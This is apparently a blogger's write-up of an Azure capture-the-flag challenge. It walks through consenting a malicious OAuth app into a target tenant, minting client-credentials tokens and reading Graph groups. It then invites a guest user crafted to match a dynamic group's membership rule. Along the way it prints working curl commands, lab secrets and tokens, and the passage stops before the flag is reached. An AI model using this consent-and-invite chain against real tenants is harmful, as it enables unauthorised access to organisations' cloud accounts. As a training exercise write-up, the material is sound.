Wiz Cloud Security Championship August 2025
Table of Contents
Introduction
I’ve been a bit busy the last month or two, so have fallen slightly behind on the writeups. October challenge has come out and has now been solved. This is the August writeup, and I hope to follow rather quickly with September :)
A slight precursor to this one, it’s Azure, which is an area I’m not that familiar in. It has always been one of the areas I’ve avoided. So for this one, instead of spending ages going through Microsoft’s docs on how to do certain things, I tried directing AI on the high-level steps hoping it would give me the correct low-level steps. As I know how tech itself works, I just don’t know the specific implementation details for Azure. It mostly worked, if it hadn’t been for Microsoft not handling my custom domain emails properly, there was a decent chance I’d have still got first place 😂
Breaking The Barriers
Starting off, the challenge description is:
As an APT group targeting Azure, you've discovered a web app that creates admin users, but they are heavily restricted. To gain initial access, you've created a malicious OAuth app in your tenant and now seek to deploy it into the victim's tenant. Can you bypass the restrictions and capture the flag?

The shell environment has been preloaded with your malicious OAuth app credentials and the target web app endpoint as environment variables. Use 'env | grep AZURE' or 'echo $WEB_APP_ENDPOINT' to view them.

Good luck!
Within the terminal:
==========================================
Azure credentials have been preloaded as environment variables:
  - $AZURE_CLIENT_ID
  - $AZURE_CLIENT_SECRET
  - $AZURE_TENANT_ID
  - $WEB_APP_ENDPOINT

You can use these directly with Azure CLI or in your scripts.
==========================================

Azure CLI is installed. Your malicious OAuth app credentials and the target web app endpoint are preloaded as environment variables for your convenience.
So immediate thoughts, if there is a malicious OAuth app, then I wonder if I somehow need to have an identity from the target tenant authenticate to it. When you consent applications through OAuth, you are effectively granting that app certain permissions from your own set of permissions. Let’s investigate the web application first.
user@monthly-challenge:~$ echo $WEB_APP_ENDPOINT
https://app-admin-dpbug0fqb4gea3a6.z01.azurefd.net/

OK, looks like we can create administrative users. Let’s try making one.

Nice, and it appears to make it within a tenant. I assume based on the fact it’s got that @azurectfchallengegame.com suffix.
OK, so if this is an admin user. Could I authenticate with the OAuth app with that? How do I do that? To ChatGPT. To save you reading through a ton of AI slop, and me constantly redirecting it to where I need it to operate (the amount of times it tried to take me in a direction I knew would not work… ), I’ll just post the relevant bits here.
So to start off, I tried giving it all I had and asked it how I can get a user from the tenant and the web app to authenticate to OAuth. Skimming the responses, most of them I didn’t think would work, but one did catch my eye.

That looks like it might work. Let’s try it. Now me being lazy, instead of substituting the correct values into that… let’s get AI to do it….

That seems like it might work. Opening an incognito tab, opening that link and trying to login with our new admin creds… leads to an error…

Back to ChatGPT.

OK, that seems reasonable… and we do get further. So after making that change and using that new link we now get permissions requested. Excellent.

So note for later, the permissions we would gain into the target tenant that are likely to contribute to later steps:
- Read access to groups
- Inviting guest users to the organisation
Let’s accept that and carry on.

Hmm… weird.

Oh ok. That makes sense, so not interactive login, but login through another form.
Following the admin consent link, we end up setting up MFA for our admin account, and then… through the same OAuth approval flow…

So that suggests that we don’t have the correct callback. I wonder if there is a way to figure it out. Spending some time with ChatGPT, I don’t see a viable solution for it. At this point it suggests that it might already be approved silently in the background, and I might be able to use the Azure credentials in the terminal to request a token.

Trying it, and it worked. Woo.
user@monthly-challenge:~$ curl -X POST \
  -d "client_id=f83cb3d7-47de-4154-be65-c85d697cdfd3" \
  -d "scope=https://graph.microsoft.com/.default" \
  -d "grant_type=client_credentials" \
  -d "client_secret=yx68Q~II4GTgTEyh1NyDxBh73X0YZwQhxWDdfaIc" \
  https://login.microsoftonline.com/967a4bc4-782a-492d-a5d5-afe8a7550b5f/oauth2/v2.0/token
{"token_type":"Bearer","expires_in":3599,"ext_expires_in":3599,"access_token":"eyJ0eXAiOiJKV1QiLCJub25jZSI6InBTRG9jQnE2VUlRZkRReE1ha3p2eEFGV3FUV2JUcDFIcFp5SkY5cXBQWjQiLCJhbGciOiJSUzI1NiIsIng1dCI6InlFVXdtWFdMMTA3Q2MtN1FaMldTYmVPYjNzUSIsImtpZCI6InlFVXdtWFdMMTA3Q2MtN1FaMldTYmVPYjNzUSJ9.eyJhdWQiOiJodHRwczovL2dyYXBoLm1pY3Jvc29mdC5jb20iLCJpc3MiOiJodHRwczovL3N0cy53aW5kb3dzLm5ldC85NjdhNGJjNC03ODJhLTQ5MmQtYTVkNS1hZmU4YTc1NTBiNWYvIiwiaWF0IjoxNzYxNjA0Nzc0LCJuYmYiOjE3NjE2MDQ3NzQsImV4cCI6MTc2MTYwODY3NCwiYWlvIjoiazJKZ1lHQVZqREdRbVhwY2ZKSEN4c1M3OTVldEJ3QT0iLCJhcHBfZGlzcGxheW5hbWUiOiJtYWxpY2lvdXMtb2F1dGgtYXBwIiwiYXBwaWQiOiJmODNjYjNkNy00N2RlLTQxNTQtYmU2NS1jODVkNjk3Y2RmZDMiLCJhcHBpZGFjciI6IjEiLCJpZHAiOiJodHRwczovL3N0cy53aW5kb3dzLm5ldC85NjdhNGJjNC03ODJhLTQ5MmQtYTVkNS1hZmU4YTc1NTBiNWYvIiwiaWR0eXAiOiJhcHAiLCJvaWQiOiJhMDk4NzkwMC0yOTA5LTQ2NGQtYWRkMi0yZDI2MDA0NjU1NDUiLCJyaCI6IjEuQVc4QnhFdDZsaXA0TFVtbDFhX29wMVVMWHdNQUFBQUFBQUFBd0FBQUFBQUFBQUJ3QVFCdkFRLiIsInN1YiI6ImEwOTg3OTAwLTI5MDktNDY0ZC1hZGQyLTJkMjYwMDQ2NTU0NSIsInRlbmFudF9yZWdpb25fc2NvcGUiOiJOQSIsInRpZCI6Ijk2N2E0YmM0LTc4MmEtNDkyZC1hNWQ1LWFmZThhNzU1MGI1ZiIsInV0aSI6ImctdkdyMkFQNjBTa1QwRTJmbDd3QUEiLCJ2ZXIiOiIxLjAiLCJ3aWRzIjpbIjA5OTdhMWQwLTBkMWQtNGFjYi1iNDA4LWQ1Y2E3MzEyMWU5MCJdLCJ4bXNfYWNkIjoxNzUzOTcxOTM3LCJ4bXNfYWN0X2ZjdCI6IjMgOSIsInhtc19mdGQiOiJYa2pJSVdfalJ5aW14bHQtaXlsREtzdFd6cmIzU3RwNVkxNTU1ZEx5QXFNQmRYTjNaWE4wTXkxa2MyMXoiLCJ4bXNfaWRyZWwiOiI3IDYiLCJ4bXNfcmQiOiIwLjQyTGpZQkppZXM4a0pNTEJMaVFRVnk3Ym1WaHkwSHY1YnBhZ1NWdVZzb0NpbkVJQ0w5aU9NX3lSMi1qUi1LRGF0TVkxZnl0UWxFTklnSmtCQWc1QWFRQSIsInhtc19zdWJfZmN0IjoiMyA5IiwieG1zX3RjZHQiOjE3MzY5OTE3NzgsInhtc190bnRfZmN0IjoiOCAzIn0.ryharIuymKr2wQub2TZvnQF_lu4SsGynlJbIpXg5Xm_iPJREerw-x5JmPSOe1wO0ADEuU07WwY94fZriAuH1fAHbEgpAHpMrwBGXiZ0cCkV8praV7cQbXLBqsPHTFCEDxnQbrEJv72HptQyh2DxoJJChVONUss1w0x_m2Fy77BxUWW6pEk_xI8VUffhXuBjSS6klARpHrvDzyZNSct54pwHw6wG5NiGrJ47gnZpkyGnnPnColSE40Rch6ua5QdNE_YHNLMQtmHGH12j-ESaz8LBz_5MZ1MRt1sqFtMY2_-h0z3T-0KU7c10XeNiHHWDFpqjb7hJxtZKtPEDQBIqcQQ"}
We now have an access token that we can use to query the target tenant. From earlier, we know that our target is probably to read groups. No idea how to do that, luckily ChatGPT has me covered and provides me the command curl -s -H "Authorization: Bearer $TOKEN" https://graph.microsoft.com/v1.0/groups.
user@monthly-challenge:~$ curl -s -H "Authorization: Bearer $TOKEN" https://graph.microsoft.com/v1.0/groups
{"error":{"code":"Authorization_RequestDenied","message":"Insufficient privileges to complete the operation.","innerError":{"date":"2025-10-27T22:47:06","request-id":"85587b6a-19d5-47ae-a6ad-b92b04350244","client-request-id":"85587b6a-19d5-47ae-a6ad-b92b04350244"}}}
A quick check of the tid in the JWT suggests I am still in the malicious tenant.

It does however suggest an immediate fix for it. Basically changing the previous command to actually specify the target tenant in the path. sighs
user@monthly-challenge:~$ curl -s -X POST \
  -d "client_id=f83cb3d7-47de-4154-be65-c85d697cdfd3" \
  -d "scope=https://graph.microsoft.com/.default" \
  -d "grant_type=client_credentials" \
  -d "client_secret=yx68Q~II4GTgTEyh1NyDxBh73X0YZwQhxWDdfaIc" \
  https://login.microsoftonline.com/d26f353d-c564-48e7-b26f-aa48c6eecd58/oauth2/v2.0/token
{"token_type":"Bearer","expires_in":3599,"ext_expires_in":3599,"access_token":"eyJ0eXAiOiJKV1QiLCJub25jZSI6IlVkeDRCNWhISm1xN09jMnh6bFIzZ0JLY2xRM3MtWDFWYWpRS28xS05KQlUiLCJhbGciOiJSUzI1NiIsIng1dCI6InlFVXdtWFdMMTA3Q2MtN1FaMldTYmVPYjNzUSIsImtpZCI6InlFVXdtWFdMMTA3Q2MtN1FaMldTYmVPYjNzUSJ9.eyJhdWQiOiJodHRwczovL2dyYXBoLm1pY3Jvc29mdC5jb20iLCJpc3MiOiJodHRwczovL3N0cy53aW5kb3dzLm5ldC9kMjZmMzUzZC1jNTY0LTQ4ZTctYjI2Zi1hYTQ4YzZlZWNkNTgvIiwiaWF0IjoxNzYxNjA1MTcyLCJuYmYiOjE3NjE2MDUxNzIsImV4cCI6MTc2MTYwOTA3MiwiYWlvIjoiazJKZ1lGamN5Qld5dmlPdi85eDZnL3EraVZMNUFBPT0iLCJhcHBfZGlzcGxheW5hbWUiOiJtYWxpY2lvdXMtb2F1dGgtYXBwIiwiYXBwaWQiOiJmODNjYjNkNy00N2RlLTQxNTQtYmU2NS1jODVkNjk3Y2RmZDMiLCJhcHBpZGFjciI6IjEiLCJpZHAiOiJodHRwczovL3N0cy53aW5kb3dzLm5ldC9kMjZmMzUzZC1jNTY0LTQ4ZTctYjI2Zi1hYTQ4YzZlZWNkNTgvIiwiaWR0eXAiOiJhcHAiLCJvaWQiOiI5OTY2NzdmOC02OWYxLTQxNzEtYmUwMC0yMDdmM2UwNWZhZWMiLCJyaCI6IjEuQWE0QVBUVnYwbVRGNTBpeWI2cEl4dTdOV0FNQUFBQUFBQUFBd0FBQUFBQUFBQUE3QVFDdUFBLiIsInJvbGVzIjpbIkdyb3VwLlJlYWQuQWxsIiwiVXNlci5JbnZpdGUuQWxsIl0sInN1YiI6Ijk5NjY3N2Y4LTY5ZjEtNDE3MS1iZTAwLTIwN2YzZTA1ZmFlYyIsInRlbmFudF9yZWdpb25fc2NvcGUiOiJFVSIsInRpZCI6ImQyNmYzNTNkLWM1NjQtNDhlNy1iMjZmLWFhNDhjNmVlY2Q1OCIsInV0aSI6IjgxZkY1cGVfMTBPTnIxZm9QejRGQUEiLCJ2ZXIiOiIxLjAiLCJ3aWRzIjpbIjA5OTdhMWQwLTBkMWQtNGFjYi1iNDA4LWQ1Y2E3MzEyMWU5MCJdLCJ4bXNfYWNkIjoxNzUzOTcxOTM3LCJ4bXNfYWN0X2ZjdCI6IjMgOSIsInhtc19mdGQiOiJka0ljSlFVUGRHQ1pCc25ZWFM1SEFMQlg2ZVBMc21ZTmI4Q1dhRWpxV0ZZQmMzZGxaR1Z1WXkxa2MyMXoiLCJ4bXNfaWRyZWwiOiI3IDQiLCJ4bXNfcmQiOiIwLjQtTGdZQkppV2NmNG5rbEloSU5WU09DSWQ5VTByUXBkejZWWDE3OVlIc29kRHhSbEZ4S0lLNWZ0VEN3NTZMMThOMHZRcEsxS1dVQlJUaUdCbGUtX1hzaTE5dk9jSDhyZExubHJydzVRbEVOSWdKa0JBZzVBYVFBIiwieG1zX3N1Yl9mY3QiOiI5IDMiLCJ4bXNfdGNkdCI6MTc1NTU5NjU5NCwieG1zX3RudF9mY3QiOiIzIDE0In0.OgMSIwc71y0llh9xXI8Q_6p6NjbHH6sRaQXqFwi8uboTHOfyU5IVfWPLKQVaICLzZBRxD8bUVPQahAFAoWQRig-Gptgcv3L0TfUdPRFjbQOnhl01N_39_4jR4AdvTgJ4auNkb7FQLkKRt58IIgSKSKEagMv3cfQ4ftIbj-JzLwFAkdVsna3yFUYxz5pTBtEVP5I2Qeax9lZKvo7332Z3bnOgfT5BNTguh6U0LbANkjeV7W71mSrvkM1OXNMT78F1iEEUKxZCwjXV_FIJR82yEILVRnnOnRMHvRqSbh9-dtG-DQkdFa-BqYbIUSSCIaJ-nR4vOX0bVg6UEx0pYzrb0Q"}
The tid for this one looks to be correct, we are in the target tenant :D Let’s try again with groups.
user@monthly-challenge:~$ curl -s -H "Authorization: Bearer $TOKEN" https://graph.microsoft.com/v1.0/groups | jq
{
  "@odata.context": "https://graph.microsoft.com/v1.0/$metadata#groups",
  "value": [
    [..SNIP..]
    {
      "id": "7d060bb7-75e4-456e-b46f-382f4ff0c4fd",
      "deletedDateTime": null,
      "classification": null,
      "createdDateTime": "2025-08-19T14:16:41Z",
      "creationOptions": [],
      "description": "Users assigned access to flag",
      "displayName": "Users assigned access to flag",
      "expirationDateTime": null,
      "groupTypes": [
        "DynamicMembership"
      ],
      "isAssignableToRole": null,
      "mail": null,
      "mailEnabled": false,
      "mailNickname": "44a9daaf-2",
      "membershipRule": "(user.department -eq \"Finance\") and (user.jobTitle -eq \"Manager\") or (user.displayName -startsWith \"CTF\") and (user.userType -eq \"Guest\") or (user.city -eq \"Seattle\")",
      "membershipRuleProcessingState": "On",
      "onPremisesDomainName": null,
      "onPremisesLastSyncDateTime": null,
      "onPremisesNetBiosName": null,
      "onPremisesSamAccountName": null,
      "onPremisesSecurityIdentifier": null,
      "onPremisesSyncEnabled": null,
      "preferredDataLocation": null,
      "preferredLanguage": null,
      "proxyAddresses": [],
      "renewedDateTime": "2025-08-19T14:16:41Z",
      "resourceBehaviorOptions": [],
      "resourceProvisioningOptions": [],
      "securityEnabled": true,
      "securityIdentifier": "S-1-12-1-2097548215-1164867044-792227764-4257542223",
      "theme": null,
      "uniqueName": null,
      "visibility": null,
      "onPremisesProvisioningErrors": [],
      "serviceProvisioningErrors": []
    },
    [..SNIP..]
  ]
}
Well, this group looks super useful. Now we need to find our way into that group. I guess this is why we have the inviting guests. Now I know a bit about dynamic groups from Christian Philipov when he’s explained them to me in the past. (He’s pretty awesome at Azure / Entra, would definitely recommend looking at his stuff) I bet this is that, and one of those conditions looks to be that if I have a guest user that starts with CTF, then its part of this.
After a while fighting ChatGPT that insisted that if I fetched more details about this group, I would get the flag - even when I repeatedly showed it I wouldn’t… I eventually got it to show me how to invite a user. Although… that didn’t stop it once again suggesting it’ll be in the groups endpoint…

While I would get errors using the example.com email domain, I did get a successful response when using a test user from the skybound.link domain.
user@monthly-challenge:~$ curl -X POST -H "Authorization: Bearer $TOKEN" -H "Content-Type: application/json" -d '{ "invitedUserEmailAddress": "wizazure@skybound.link", "inviteRedirectUrl": "https://example.com", "sendInvitationMessage": false, "invitedUserDisplayName": "CTF_FlagUser" }' https://graph.microsoft.com/v1.0/invitations
{"@odata.context":"https://graph.microsoft.com/v1.0/$metadata#invitations/$entity","id":"ac332e66-60e7-471e-8613-1cd3818329c5","inviteRedeemUrl":"https://login.microsoftonline.com/redeem?rd=https%3a%2f%2finvitations.microsoft.com%2fredeem%2f%3ftenant%3dd26f353d-c564-48e7-b26f-aa48c6eecd58%26user%3dac332e66-60e7-471e-8613-1cd3818329c5%26ticket%3dftJ1bBPNHbV123DVsw5h0%25252bJiYHBFG8ge5gKVSAl5Yeg%25253d%26ver%3d2.0","invitedUserDisplayName":"CTF_FlagUser","invitedUserType":"Guest","invitedUserEmailAddress":"wizazure@skybound.link","sendInvitationMessage":false,"resetRedemption":false,"inviteRedirectUrl":"https://example.com/","status":"PendingAcceptance","invitedUserMessageInfo":{"messageLanguage":null,"customizedMessageBody":null,"ccRecipients":[{"emailAddress":{"name":null,"address":null}}]},"invitedUser":{"id":"20a83a9c-fd96-4c48-aa48-38322c9dded5","userPrincipalName":"wizazure_skybound.link#EXT#@wizctfchallenge.onmicrosoft.com"}}
At this point started a massive struggle in actually logging in with this guest user. When going to the inviteRedeemUrl from the response, I get an invite code in the email, but nowhere to put it. ChatGPT suggested an API call that required a password with the access code… a password I never set. Attempting to login to Microsoft with my email would always result in errors like the email doesn’t exist, etc.
After a long time, I think… what if its my domain… and create a testing hotmail account. Invite it, accept the invite.. and we’re redirected to https://example.com - the redirect URL we set…
user@monthly-challenge:~$ curl -X POST -H "Authorization: Bearer $TOKEN" \
-H "Content-Type: application/json" \
-d '{
  "invitedUserEmailAddress": "skyboundwiz@hotmail.com",
  "inviteRedirectUrl": "https://example.com",
  "sendInvitationMessage": false,
  "invitedUserDisplayName": "CTF_FlagUserSkybound"
}' \
https://graph.microsoft.com/v1.0/invitations
{"@odata.context":"https://graph.microsoft.com/v1.0/$metadata#invitations/$entity","id":"a6fb2774-be39-4d4a-8676-081535e5b118","inviteRedeemUrl":"https://login.microsoftonline.com/redeem?rd=https%3a%2f%2finvitations.microsoft.com%2fredeem%2f%3ftenant%3dd26f353d-c564-48e7-b26f-aa48c6eecd58%26user%3da6fb2774-be39-4d4a-8676-081535e5b118%26ticket%3d1dy3fijtbeyHd2yw2C0h%25252bAB%25252b2hsdDcBEP9hxae4ugzw%25253d%26ver%3d2.0","invitedUserDisplayName":"CTF_FlagUserSkybound","invitedUserType":"Guest","invitedUserEmailAddress":"skyboundwiz@hotmail.com","sendInvitationMessage":false,"resetRedemption":false,"inviteRedirectUrl":"https://example.com/","status":"PendingAcceptance","invitedUserMessageInfo":{"messageLanguage":null,"customizedMessageBody":null,"ccRecipients":[{"emailAddress":{"name":null,"address":null}}]},"invitedUser":{"id":"e7924535-044f-4bfb-8ad9-00580fee32e4","userPrincipalName":"skyboundwiz_hotmail.com#EXT#@wizctfchallenge.onmicrosoft.com"}}
Trying to login to myapps.microsoft.com (a standard place organisations tend to put applications users can access, and the defacto place I go to for testing Microsoft credentials).
